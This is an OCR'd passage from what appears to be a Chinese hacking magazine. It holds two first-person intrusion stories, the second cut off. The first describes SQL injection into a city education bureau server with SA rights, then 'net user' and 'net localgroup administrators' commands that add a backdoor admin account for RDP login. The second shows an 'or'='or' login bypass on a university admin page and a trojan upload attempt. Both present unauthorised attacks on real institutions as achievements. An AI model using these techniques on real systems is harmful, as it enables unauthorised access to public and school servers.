


图2

id=1这样。我在http://www.***.cn/Default.aspx?ID=168&PI=39808&P2=170的后面加了个“'”，提交后发现网页没有任何变化，又添加and 1=1和and 1=2也都有什么变化，基本上可以确定这个网页不存在注入漏洞。我又使用啊D扫描了一下网站的后台地址，如图1，打开扫描到的www.***.cn/admin/看看，果然是网站的后台，如图2。

接着，我使用明小子扫描了一下上传，没发现什么有用的信息，我随手在网址后面加上了bbs和blog，发现有个博客，而且还是OBLOG哦！使用OBlog的注入工具测试了一下，也失败了，如图3。我又扫描了一下对方开放的端口，发现开了1433和3389端口，如图4。正和我意，一旦入侵成功了，只需要添加一个用户就可以远程登录了，连映射都省了。既然还开了1433端，那么就先扫描一下默认的帐号和密码吧，不过结果却是让人失望的。




图3




图4

来总结一下对方的情况：开启了1433和3389端口，有个blog，首页上的链接暂时不存在注入，有后台，但没有办法登录，也没有地方上传文件。

二、回马枪

都尝试入侵这么久了，现在要是放弃的话，实在是太不甘心了，相信总会有办法入侵的。我又返回到首页看了看，最近他们美术班好象要参加高考什么的，要报名，而我们这里要报名的话都要到本市教育局才行，那么它里面应该有说明吧！

正好，在首页找到了“招生考试”的链接，进去后，又看到左边导航栏目有很多种类，再点“高考”，然后右边出来了一些内容，习惯性的打开一个，如图5，又习惯性的在网址后面添加上“'”、and 1=1 和and 1=2 进行提交，但结果和第一次一样，没有注入，真是令人失望呀。




图5

正双手抱头，在椅子思索着，突然感觉得哪里不对劲，这个网址中的数字怎么这么多呢？大家来看，“/Default.aspx?PI=38966&P2=166”后边好象都是数字哦。我仔细看了下，发现有个“&”在里边。根据我的理解，这个字符应该是“和”的意思，也就是“并且”，那么我们把这个字符和它后面的东西全部去掉，然后省下一个“PI=38966”进行注入会怎么样呢？死马当作活马医，我抱着“试一试”的态度，直接把这个地址http://www.***.cn/Default.aspx?PI=38966扔到了啊D中，噢，天哪，有希望了，这一修改可不要紧，没想到居然出现SA了，如图6，都说耐心+细心=成功！

三、我自横刀向天笑

既然是SA权限，那就好办了，连马都不用上传，直接在啊D中执行命令来添加用户“net user shangling shangling /add”和“net localgroup administrators shangling /add”，奇怪了，啊D怎么没有显示了？大家不用担心，我们尽管使用刚才添加的用户名和密码登录3389试试，如果成功的话，就说明命令已经执行成功了，果然我顺利的登录了上去，如图7。




图6




图7

四、总结


到此，这次入侵就算结束了，就这么简单的拿下了我们市教育局的服务器，打开IIS，发现里边有我们初中学校的网站以及我市大部分的学校网站，就不给他们留木马或后门了，当然也没有留漏洞修补的信息，搞不好人家又要误会我了。

在入侵的时候我们一定要有耐心和细心，方法多了，成功的几率也就高了！最后注意：在黑客的道路上，请遵守规则，切勿游戏人生！

（文章中涉及到的OBlog Sql Injection tool、啊D注入工具，已经收录在了光盘中）

小漏洞，大危害

Solar-fly






图1

终于体会到大学生活的腐败与无聊了，整天窝在宿舍里，抱着电脑上网，人都开始退化了，无意中打开了青岛科技大学政法学院的网站，在首页的右上角突然看到了一个管理入口，这不明显是在勾引我嘛，一下子精神就上来了，如图1。

直接打开看看吧，这么简单的登录界面，连个验证码都没有，如图2。直接试试万能密码'or'='or'，没想到这么简单的就进去了，感觉今天运气实在是太好了，如图3，仔细找找看有什么可以利用的地方，没有发现可以备份数据库的地方，不过却找到了一个上传图片的地方，如图4。

接下来的思路就很明确了，我们要把这个上传的地方作为

一个突破点。现在来上传抓包看看，选择一个图片上传，抓包情况如图5所示。但是很遗憾，没有找到我们想要的上传地址。没办法了，我们尝试使用明小子旁注入侵工具来直接上传木马吧，可是没有成功，提示说文件格式不对，如图6。

